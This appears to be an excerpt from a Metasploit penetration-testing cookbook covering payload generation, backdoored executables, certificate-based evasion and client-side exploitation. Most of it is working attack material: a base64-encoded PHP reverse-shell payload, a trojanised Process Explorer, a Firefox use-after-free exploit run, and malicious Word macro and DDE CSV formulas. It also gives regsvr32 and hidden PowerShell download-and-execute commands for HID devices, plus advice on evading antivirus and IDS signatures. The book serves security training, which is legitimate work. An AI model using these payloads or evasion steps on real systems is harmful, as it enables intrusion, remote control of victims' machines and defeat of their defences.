root@kali:~# msfvenom -p php/meterpreter/reverse_tcp
LHOST=192.168.216.5 -f raw -e php/base64
No platform was selected, choosing Msf::Module::Platform::PHP from
the payload
No Arch selected, selecting Arch: php from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
php/base64 succeeded with size 1509 (iteration=0)
php/base64 chosen with final size 1509
Payload size: 1509 bytes
eval(base64_decode(Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlw
ID0gJzE5Mi4xNjguMjE2LjUnOyAkcG9ydCA9IDQ0NDQ7IGlmICgoJGYgPSAnc3RyZWF
tX3NvY2tldF9jbGllbnQnKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZigidG
Nwoi8veyRpcH06eyRwb3J0fSIpOyAkc190eXBlID0gJ3N0cmVhbSc7IH0gaWYgKCEkc
yAmJiAoJGYgPSAnZnNvY2tvcGVuJykgJiYgaXNfY2FsbGFibGUoJGYpKSB7ICRzID0g
JGYoJGlwLCAkcG9ydCk7ICRzX3R5cGUgPSAnc3RyZWFtJzsgfSBpaiAoISRzICYmICg
kZiA9ICdzb2NrZXRfY3JlYXRlJykgJiYgaXNfY2FsbGFibGUoJGYpKSB7ICRzID0gJG
YoQUZfSU5FVCwgU09DS19TVFJFQU0sIFNPTF9UQ1ApOyAkcmVzID0gQHNvY2tldF9jb
25uZWN0KCRzLCAkaXAsICRwb3J0KTsgaWYgKCEkcmVzKSB7IGRpZSgpOyB9ICRzX3R5
cGUgPSAnc29ja2V0JzsgfSBpZiAoISRzX3R5cGUpIHsgZGllKCdubyBzb2NrZXQgZnV
uY3MnKTsgfSBpZiAoISRzKSB7IGRpZSgnbm8gc29ja2V0Jyk7IH0gc3dpdGNoICgkc1
90eXBlKSB7IGNhc2UgJ3N0cmVhbSc6ICRsZW4gPSBmcmVhZCgkcywgNCk7IGJyZWFrO
yBjYXNlICdzb2NrZXQnOiAkbGVuID0gc29ja2V0X3JlYWQoJHMsIDQpOyBicmVhazsg
fSBpZiAoISRsZW4pIHsgZGllKCk7IH0gJGEgPSB1bnBhY2so
"Nlc5sZW4iLCAkbGVuKT
sgJGxlbiA9ICRhWydsZW4nXTsgJGIgPSAnJzsgd2hpbGUgKHN0cmxlbigkYikgPCAkb
GVuKSB7IHN3aXRjaCAoJHNfdHlwZSkgeyBjYXNlICdzdHJlYW0nOiAkYiAuPSBmcmVh
ZCgkcywgJGxlbi1zdHJsZW4oJGIpKTsgYnJlYWs7IGNhc2UgJ3NvY2tldCc6ICRiIC4
9IHNvY2tldF9yZWFkKCRzLCAkbGVuLXN0cmxlbigkYikpOyBicmVhazsgfSB9ICRHTE
9CQUxTWydtc2dzb2NrJ10gPSAkczsgJEdMT0JBTFNbJ21zZ3NvY2tfdHlwZSddID0gJ
HNfdHlwZTsgaWYgKGV4dGVuc2lvbl9sb2FkZWQoJ3N1aG9zaW4nKSAmJiBpbmlfZ2V0
KCdzdWhvc2luLmV4ZWN1dG9yLmRpc2FibGVfZXZhbCcpKSB7ICRzdWhvc2luX2J5cGF
zcz1jcmVhdGVfZnVuY3Rpb24oJycsICRiKTsgJHN1aG9zaW5fYnlwYXNzKCk7IH0gZW
xzZSB7IGV2YWwoJGIpOyB9IGRpZSgpOw));
root@kali:~#
```

4. To test the payload, first start a listener in a new Terminal window:

```
root@kali:~# msfconsole -q
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD php/meterpreter/reverse_tcp
```

```
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.216.5:4444
```

5. Next, use `php -a` to start a PHP interactive shell, and paste the payload we have created:

6. Back in the listener, we should have a new session:

```
root@kali:~# msfconsole -q
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.216.5:4444
[*] Sending stage (37543 bytes) to 192.168.216.5
[*] Meterpreter session 1 opened (192.168.216.5:4444 ->
192.168.216.5:40720) at 2017-12-17 05:43:06 -0500

meterpreter >
```

Templates

Backdooring known applications can be a good way to compromise a target, for example, when you are already on the internal network and get access to the internal software repository. Also, by using a custom template, you may be able to bypass some security solutions that are using the default template to detect Metasploit payloads.

Getting ready

MSFvenom, by default, uses the templates in the `/usr/share/metasploit-framework/data/templates` directory, but we can choose to use our own, using the `-x` option.

How to do it...

1. Using the `-x` option, we can specify our own template; in this recipe we will use Process Explorer from Windows Sysinternals, and, by using the `-k` option, we can run your payload as a new thread from the template:

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp
LHOST=192.168.216.5 -x procexp.exe -k -f exe -o procexp-
backdoored.exe
No platform was selected, choosing Msf::Module::Platform::Windows
from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 4440576 bytes
Saved as: procexp-backdoored.exe
root@kali:~#
```

2. When the victim runs the payload, it will be unaware that the application has been backdoored:

> **TIP**
>
> When creating x64 payloads with custom x64 templates, you should use `exe-only` as the output format, instead of `exe`.

Meterpreter payloads with trusted certificates

Most security solutions also do network intrusion detection, by analyzing the traffic coming to and from the target machines. In this case, it is most likely that, even if we can use encoders to bypass the antivirus, our payload will get caught when trying to connect to our listener.

Getting ready

Because we are using a valid TLS certificate for this recipe, I have used a DigitalOcean droplet running Ubuntu 16 with 1 GB of RAM. Configure a custom domain `zinitiative.com`, and use *Let's Encrypt* to get a certificate.

How to do it...

After configuring the domain DNS servers to point to the DigitalOcean droplet, getting a certificate with *Let's Encrypt* is very simple.

1. First, we need to install `letsencrypt`, which can be done using the following command:

   ```
   apt install letsencrypt -y
   ```

2. Next, to generate the certificate run the `letsencrypt` command, and follow the instructions:

   ```
   letsencrypt certonly --manual -d zinitiative.com
   ```

3. If all goes as expected, you should have your certificates under the `/etc/letsencrypt/live/zinitiative.com` directory:

   ```
   root@Metasploit:~# ls /etc/letsencrypt/live/zinitiative.com
   cert.pem chain.pem fullchain.pem privkey.pem
   ```

4. But before we can move on, we will have to create a unified file containing `privkey.pem` and `cert.pem`; for that we will use the `cat` command, as follows:

```
root@Metasploit:~# cd /etc/letsencrypt/live/zinitiative.com/
root@Metasploit:/etc/letsencrypt/live/zinitiative.com# cat
privkey.pem cert.pem >> /root/unified.pem
root@Metasploit:/etc/letsencrypt/live/zinitiative.com#
```

5. To install Metasploit, use the Linux and macOS quick installation script:

```
curl
https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/
config/templates/metasploit-framework-wrappers/msfupdate.erb >
msfinstall && \
  chmod 755 msfinstall && \
  ./msfinstall
```

6. Now that we have all that we need, we can set up our listener to use our trusted certificate using the `HandlerSSLCert` option, with the path to the certificate in unified PEM format. To enable verification of the certificate in Meterpreter, we will set `StagerVerifySSLCert` to `true` and also set `EnableStageEncoding` to encode the second stage payload, thus helping us to bypass several security solutions:

```
root@Metasploit:~# msfconsole -q
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD
windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(multi/handler) > set LHOST zinitiative.com
LHOST => zinitiative.com
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > set HandlerSSLCert /root/unified.pem
HandlerSSLCert => /root/unified.pem
msf exploit(multi/handler) > set StagerVerifySSLCert true
StagerVerifySSLCert => true
msf exploit(multi/handler) > set EnableStageEncoding true
EnableStageEncoding => true
msf exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://45.55.45.143:443
```

7. Next, we will create our payload with the same options we have used in previous recipes but this time using a domain name, zinitiative.com as the LHOST instead of an IP address:

```
root@Metasploit:~# msfvenom -p windows/meterpreter/reverse_https
LHOST=zinitiative.com LPORT=443 -f exe -o trusted.exe
No platform was selected, choosing Msf::Module::Platform::Windows
from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 484 bytes
Final size of exe file: 73802 bytes
Saved as: trusted.exe
root@Metasploit:~#To serve the payload to our target we can use a
Pyhton3 build-in HTTP server.

root@Metasploit:~# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 ...
```

8. After downloading and running our payload on the target machine, we can see that we have a new session:

```
msf exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://45.55.45.143:443
[*] https://zinitiative.com:443 handling request from 62.169.66.5;
(UUID: kkouk57g) Meterpreter will verify SSL Certificate with SHA1
hash a408ac31831f41f50aa823cba7a0259ec32a2c9a
[*] https://zinitiative.com:443 handling request from 62.169.66.5;
(UUID: kkouk57g) Encoded stage with x86/shikata_ga_nai
[*] https://zinitiative.com:443 handling request from 62.169.66.5;
(UUID: kkouk57g) Staging x86 payload (180854 bytes) ...
[*] Meterpreter session 1 opened (45.55.45.143:443 ->
62.169.66.5:24021) at 2017-12-18 10:30:20 +0000

meterpreter >
```

Looking at the output, we see that Meterpreter verified the SSL certificate and encoded the stage with the x86/shikata_ga_nai encoder.

There's more...

Another simpler way to bypass network security solutions is to use the HTTP SSL Certificate Impersonation auxiliary module to impersonate an SSL certificate, and then use it to encrypt the communication between the payload and the listener.

First, we need to impersonate a certificate, which means that we will copy a remote SSL certificate and create a local (self-signed) version, using the information from the remote version. In this recipe, we will impersonate Symantec's certificate:

```
root@kali:~# msfconsole -q
msf > use auxiliary/gather/impersonate_ssl
msf auxiliary(gather/impersonate_ssl) > set RHOST www.symantec.com
RHOST => www.symantec.com
msf auxiliary(gather/impersonate_ssl) > run

[*] www.symantec.com:443 - Connecting to www.symantec.com:443
[*] www.symantec.com:443 - Copying certificate from www.symantec.com:443
/jurisdictionC=US/jurisdictionST=Delaware/businessCategory=Private
Organization/serialNumber=2158113/C=US/postalCode=94043/ST=California/L=Mou
ntain View/street=350 Ellis Street/O=Symantec Corporation/OU=Corp Mktg &
Comms - Online Exp/CN=www.symantec.com
[*] www.symantec.com:443 - Beginning export of certificate files
[*] www.symantec.com:443 - Creating looted key/crt/pem files for
www.symantec.com:443
[+] www.symantec.com:443 - key:
/root/.msf4/loot/20171214142538_default_23.214.223.177_www.symantec.com_506
856.key
[+] www.symantec.com:443 - crt:
/root/.msf4/loot/20171214142538_default_23.214.223.177_www.symantec.com_101
219.crt
[+] www.symantec.com:443 - pem:
/root/.msf4/loot/20171214142538_default_23.214.223.177_www.symantec.com_722
611.pem
[*] Auxiliary module execution completed
msf auxiliary(gather/impersonate_ssl) >
```

Now that we have the certificate, we can use MSFvenom to create our payload; in this recipe we will also use the certificate in the payload by using the `HandlerSSLCert` and the `StagerVerifySSLCert` options:

```
root@kali:~# msfvenom -p windows/meterpreter_reverse_https
LHOST=192.168.216.5 LPORT=443
HandlerSSLCert=/root/.msf4/loot/20171214142538_default_23.214.223.177_www.s
ymantec.com_722611.pem StagerVerifySSLCert=true -f exe -o payload.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the
```

```
payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 180825 bytes
Final size of exe file: 256000 bytes
Saved as: payload.exe
root@kali:~#
```

As we did in the previous recipe, we will set up our listener to use the impersonated certificate, and, when the victim runs the payload, we will get a new Meterpreter session:

```
root@kali:~# msfconsole -q
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter_reverse_https
PAYLOAD => windows/meterpreter_reverse_https
msf exploit(multi/handler) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > set HandlerSSLCert
/root/.msf4/loot/20171214142538_default_23.214.223.177_www.symantec.com_722
611.pem
HandlerSSLCert =>
/root/.msf4/loot/20171214142538_default_23.214.223.177_www.symantec.com_722
611.pem
msf exploit(multi/handler) > set StagerVerifySSLCert true
StagerVerifySSLCert => true
msf exploit(multi/handler) > exploit

[*] Meterpreter will verify SSL Certificate with SHA1 hash
554761fad28996e364b3ebf8f8d592c4a8b687fc
[*] Started HTTPS reverse handler on https://192.168.216.5:443
[*] https://192.168.216.5:443 handling request from 192.168.216.10; (UUID:
ogrw285x) Redirecting stageless connection from /CdCmZhL-
Jt9xUHBRK2fV9w5dEyxhGKdPF3tBnrHYW0bYOqdwp34rKeD with UA 'Mozilla/5.0
(Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko'
[*] https://192.168.216.5:443 handling request from 192.168.216.10; (UUID:
ogrw285x) Attaching orphaned/stageless session...
[*] Meterpreter session 1 opened (192.168.216.5:443 ->
192.168.216.10:51665) at 2017-12-18 11:21:11 +0000

meterpreter >
```

7
Client-Side Exploitation and Antivirus Bypass

In this chapter, we will cover the following recipes:

- Exploiting a Windows 10 machine
- Bypassing antivirus and IDS/IPS
- Metasploit macro exploits
- Human Interface Device attacks
- HTA attack
- Backdooring executables using a MITM attack
- Creating a Linux trojan
- Creating an Android backdoor

Introduction

In the previous chapters, we focused on server-side exploitation. Nowadays, the most successful attacks target endpoints; the reason is that with most of the security budget and concern going to internet-facing servers and services, it is getting harder to find exploitable services or at least ones that haven't already been compromised or patched. However, when we get access to a client machine the reality is different, the operating system may have all the updates but that doesn't apply to all the software running on the machine.

Exploiting a Windows 10 machine

In this recipe, we will exploit a use-after-free vulnerability present in `nsSMILTimeContainer::NotifyTimeChange()` across numerous versions of Mozilla Firefox on Microsoft Windows.

Getting ready

So, before we begin we need to download Mozilla Firefox 41.0 from `https://ftp.mozilla.org/pub/firefox/releases/41.0/win32/en-US/Firefox%20Setup%2041.0.exe` and install it on our Windows 10 target machine.

How to do it...

As always, good reconnaissance makes all the difference, so we first need to gather information about the browser the victim is using.

1. To help us with this task, we can use the HTTP Client Information Gather auxiliary module by specifying the IP address and port of the host to listen on and the URI to use, then use one of your favorite pretexts to make the victim open the link:

```
msf > use auxiliary/gather/browser_info
msf auxiliary(gather/browser_info) > set SRVHOST 192.168.216.5
SRVHOST => 192.168.216.5
msf auxiliary(gather/browser_info) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(gather/browser_info) > set URIPATH /
URIPATH => /
msf auxiliary(gather/browser_info) > run
[*] Auxiliary module running as background job 1.
msf auxiliary(gather/browser_info) >
[*] Using URL: http://192.168.216.5:80/
[*] Server started.
[*] Gathering target information for 192.168.216.150
[*] Sending HTML response to 192.168.216.150
[+] 192.168.216.150 - We have found the following interesting
information:
[*] 192.168.216.150 - source = Browser allows JavaScript
[*] 192.168.216.150 - ua_name = Firefox
[*] 192.168.216.150 - ua_ver = 41.0
[*] 192.168.216.150 - arch = x86
```

```
[*] 192.168.216.150 - os_name = Windows
[*] 192.168.216.150 - language = en-US,en;q=0.5
```

2. Looking at the output, we can see that the victim is running Firefox version 41.0. With this information, we can see that there is an exploit we can use on Firefox `nsSMILTimeContainer::NotifyTimeChange()` with the RCE exploit module.

3. To exploit the target using this module, we first need to set the IP address and port of the host we will be serving the exploit on and the URI to use, then set the payload we want to execute on the target, and since we are using a reverse shell, we also need to specify the listening host IP address:

```
msf auxiliary(gather/browser_info) > use
exploit/windows/browser/firefox_smil_uaf
msf exploit(windows/browser/firefox_smil_uaf) > set SRVHOST
192.168.216.5
SRVHOST => 192.168.216.5
msf exploit(windows/browser/firefox_smil_uaf) > set SRVPORT 80
SRVPORT => 80
msf exploit(windows/browser/firefox_smil_uaf) > set URIPATH /
URIPATH => /
msf exploit(windows/browser/firefox_smil_uaf) > set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/browser/firefox_smil_uaf) > set LHOST
192.168.216.5
LHOST => 192.168.216.5
msf exploit(windows/browser/firefox_smil_uaf) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.216.5:4444
msf exploit(windows/browser/firefox_smil_uaf) > [*] Using URL:
http://192.168.216.5:80/
[*] Server started.
```

Now that we have everything set up, we will need the victim to browse to our site—this can be achieved using several means, email, social media, and so on

4. When the victim accesses the URL, we should successfully exploit the use-after-free vulnerability and get a new session running in the context of the user that accesses the URL.

> Note that, to prevent us from losing the session if the user closes the browser, this module uses the `post/windows/manage/priv_migrate` post-exploitation module to migrate to the `explorer.exe` process.

Bypassing antivirus and IDS/IPS

As time went by, and Metasploit became the tool to use for exploitation, security vendors started to detect and stop exploits from running. As we have seen in the previous chapter, some did this by detecting the encoders used, others simply by detecting the default certificate used to encrypt the communication between the payloads and the listener. One approach to bypassing these solutions is to combine the use of custom encoders and trusted certificates.

How to do it...

In this recipe, we will combine several bypass techniques in order to successfully bypass antivirus and IDS/IPS solutions.

1. First, we will create the payload using the `bf_xor` custom encoder used in the previous chapter; this way we can ensure that the solution looking for the default encoders won't flag our payload as malware:

```
root@Metasploit:~# msfvenom –p windows/meterpreter/reverse_winhttps
LHOST=zinitiative.com LPORT=443 HandlerSSLCert=./unified.pem
StagerVerifySSLCert=true –f exe –e x86/bf_xor –o bypass.exe
No platform was selected, choosing Msf::Module::Platform::Windows
from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/bf_xor
x86/bf_xor succeeded with size 1259 (iteration=0)
x86/bf_xor chosen with final size 1259
Payload size: 1259 bytes
Final size of exe file: 73802 bytes
Saved as: bypass.exe
```

2. Next, we will use the trusted certificate we created in the previous chapter using *Let's Encrypt* for the Meterpreter HTTPS transport:

```
root@Metasploit:~# msfconsole –q
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD
windows/meterpreter/reverse_winhttps
PAYLOAD => windows/meterpreter/reverse_winhttps
msf exploit(multi/handler) > set LHOST zinitiative.com
LHOST => zinitiative.com
msf exploit(multi/handler) > set LPORT 443
```

```
            LPORT => 443
            msf exploit(multi/handler) > set HANDLERSSLCERT /root/unified.pem
            HANDLERSSLCERT => /root/unified.pem
            msf exploit(multi/handler) > set StagerVerifySSLCert true
            StagerVerifySSLCert => true
            msf exploit(multi/handler) > set EnableStageEncoding true
            EnableStageEncoding => true
            msf exploit(multi/handler) > exploit

            [*] Meterpreter will verify SSL Certificate with SHA1 hash
            a408ac31831f41f50aa823cba7a0259ec32a2c9a
            [*] Started HTTPS reverse handler on https://45.55.45.143:443
```

3. Now, we just need to run the payload on the target machine:

```
            [*] https://zinitiative.com:443 handling request from
            89.114.197.227; (UUID: wsfkfmsz) Meterpreter will verify SSL
            Certificate with SHA1 hash a408ac31831f41f50aa823cba7a0259ec32a2c9a
            [*] https://zinitiative.com:443 handling request from
            89.114.197.227; (UUID: wsfkfmsz) Encoded stage with
            x86/shikata_ga_nai
            [*] https://zinitiative.com:443 handling request from
            89.114.197.227; (UUID: wsfkfmsz) Staging x86 payload (180854 bytes)
            ...
            [*] Meterpreter session 1 opened (45.55.45.143:443 ->
            89.114.197.227:43597) at 2017-12-23 12:03:59 +0000

            meterpreter > getuid
            Server username: WINDOWS10\User
            meterpreter >
```

Great, as we can see the payload wasn't detected and we have a new session on the target machine. When testing an exploit and it gets caught by a security solution, apply the same principles, create a custom payload and use it with the `set PAYLOAD generic/custom` option.

> **TIP**
>
> With time, the custom encoder showed in this book that we also get flagged by security solutions, but that shouldn't be a problem; just make some simple changes to the encoder or create your own, and you should be able to evade the signature created.

Metasploit macro exploits

Macro attacks are probably one of the most frequently used methods when it comes to compromising client machines, and since macros are used for business-related tasks, they will be around for a long time.

How to do it...

1. In this recipe, we will use the Microsoft Office Word Malicious Macro Execution exploit module to inject a malicious macro into a Microsoft Office Word document:

   ```
   msf > use exploit/multi/fileformat/office_word_macro
   msf exploit(multi/fileformat/office_word_macro) > set PAYLOAD
   windows/meterpreter/reverse_https
   PAYLOAD => windows/meterpreter/reverse_https
   msf exploit(multi/fileformat/office_word_macro) > set LHOST
   192.168.216.5
   LHOST => 192.168.216.5
   msf exploit(multi/fileformat/office_word_macro) > set LPORT 443
   LPORT => 443
   msf exploit(multi/fileformat/office_word_macro) > exploit

   [*] Using template: /usr/share/metasploit-
   framework/data/exploits/office_word_macro/template.docx
   [*] Injecting payload in document comments
   [*] Injecting macro and other required files in document
   [*] Finalizing docm: msf.docm
   [+] msf.docm stored at /root/.msf4/local/msf.docm
   msf exploit(multi/fileformat/office_word_macro) >
   ```

2. Next, we will use the `handler` command to start a payload handler as a job, using `-p` to specify the payload, `-H` for the listening IP address, and `-P` for the listening port:

   ```
   msf exploit(multi/fileformat/office_word_macro) > handler -p
   windows/meterpreter/reverse_https -H 192.168.216.5 -P 443
   [*] Payload handler running as background job 0.

   [*] Started HTTPS reverse handler on https://192.168.216.5:443
   msf exploit(multi/fileformat/office_word_macro) >
   ```

Then copy the Word document to the target machine, open it, and remember to enable macros:

Attention! This document was created by a <u>newer version of Microsoft Office</u>.
Macros must be enabled to display the contents of the document.

Back in the Kali machine, we should see a new session:

```
msf exploit(multi/fileformat/office_word_macro) > [*]
https://192.168.216.5:443 handling request from 192.168.216.151;
(UUID: 9nexcb2v) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (192.168.216.5:443 ->
192.168.216.151:49807) at 2017-12-23 09:17:13 -0500

msf exploit(multi/fileformat/office_word_macro) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WINDOWS10\User
meterpreter >
```

3. To exploit a CSV injection, we will use the Script Web Delivery exploit module. First, we set the target to regsvr32 using the set TARGET 3 command, then we set the listening host and URI for the server and specify the payload to use followed by the listening host and port for the payload:

```
msf > use exploit/multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set TARGET 3
TARGET => 3
msf exploit(multi/script/web_delivery) > set URIPATH /
URIPATH => /
msf exploit(multi/script/web_delivery) > set SRVHOST 192.168.216.5
SRVHOST => 192.168.216.5
msf exploit(multi/script/web_delivery) > set PAYLOAD
windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(multi/script/web_delivery) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(multi/script/web_delivery) > set LPORT 443
LPORT => 443
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.

[*] Started HTTPS reverse handler on https://192.168.216.5:443
[*] Using URL: http://192.168.216.5:8080/
```

```
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.216.5:8080/.sct scrobj.dll
```

Dynamic Data Exchange (**DDE**) uses the following format:

```
=DDE(server; file; item; mode)
```

4. So, to create a simple proof of concept, we can create a CSV file with the following content:

```
=MSEXCEL|'\..\..\..\Windows\System32\calc.exe'!''
```

This will open `calc.exe`. Since opening a calculator is not useful for our purpose, in our malicious CSV file we will use `regsvr32` to download and run our payload and give us back a reverse shell:

```
=MSEXCEL|'\..\..\..\Windows\System32\regsvr32 /s /n /u
/i:http://192.168.216.5:8080/.sct scrobj.dll'!''
```

5. Now that we have our malicious CSV file, we just need to send it to the target machine and open it with Excel. When opening the file, we will get two warning messages:

Although messages like this may look suspicious, most users just what them to go away.

6. Although not being the stealthiest attack, you will be amazed by the number of users that will click `Enable` and `Yes` without even thinking twice:

```
msf exploit(multi/script/web_delivery) >
[*] 192.168.216.151 web_delivery - Handling .sct Request
[*] 192.168.216.151 web_delivery - Delivering Payload
[*] https://192.168.216.5:443 handling request from
192.168.216.151; (UUID: f84nian0) Staging x86 payload (180825
bytes) ...
[*] Meterpreter session 1 opened (192.168.216.5:443 ->
192.168.216.151:50109) at 2017-12-23 09:37:56 -0500
```

As we expected back in Metasploit, we have a new session.

There's more...

From macros to CSV injection, when Microsoft Excel is used to open a CSV any cells starting with = will be interpreted by the software as a formula, since Excel provides the DDE protocol for interprocess communication, which we use to execute commands in the Excel window.

Human Interface Device attacks

Physical attacks are the most effective and dangerous, of which **Human Interface Device (HID)** attacks are among my favorite. To compromise a client, you just need to insert a preprogrammed USB stick that is read as an HID, in this case a keyboard that will type and execute the payload.

Getting ready

There are several hardware options you can use, going from a simple Android phone to custom hardware such as Teensy USB HID, which you can order at `https://www.pjrc.com/`; USB Rubber Ducky, available at `https://hakshop.com`; or the Cactus WHID from `https://github.com/whid-injector/WHID`.

How to do it...

1. Although it is possible to run a basic stageless payload, in my experience using a staged payload with the Script Web Delivery exploit module has proven to be a reliable way to deliver payloads using HID devices:

```
msf > use exploit/multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set TARGET 2
TARGET => 2
msf exploit(multi/script/web_delivery) > set SRVHOST 192.168.216.5
SRVHOST => 192.168.216.5
msf exploit(multi/script/web_delivery) > set SRVPORT 80
SRVPORT => 80
msf exploit(multi/script/web_delivery) > set URIPATH /
URIPATH => /
msf exploit(multi/script/web_delivery) > set PAYLOAD
windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(multi/script/web_delivery) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(multi/script/web_delivery) > set LPORT 8443
LPORT => 8443
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 1.

[*] Started HTTPS reverse handler on https://192.168.216.5:8443
[*] Using URL: http://192.168.216.5:80/
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $P=new-object
net.webclient;$P.proxy=[Net.WebRequest]::GetSystemWebProxy();$P.Pro
xy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX
$P.downloadstring('http://192.168.216.5/');
```

2. Now, all we need to use our preferred HID device is to type the following command:

```
powershell.exe -nop -w hidden -c $P=new-object
net.webclient;$P.proxy=[Net.WebRequest]::GetSystemWebProxy();$P.Pro
xy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX
$P.downloadstring('http://192.168.216.5/');
```

When inserting the HID device on the target machine, it will use windows + *R* to open the **Run** dialog box and we type our command:
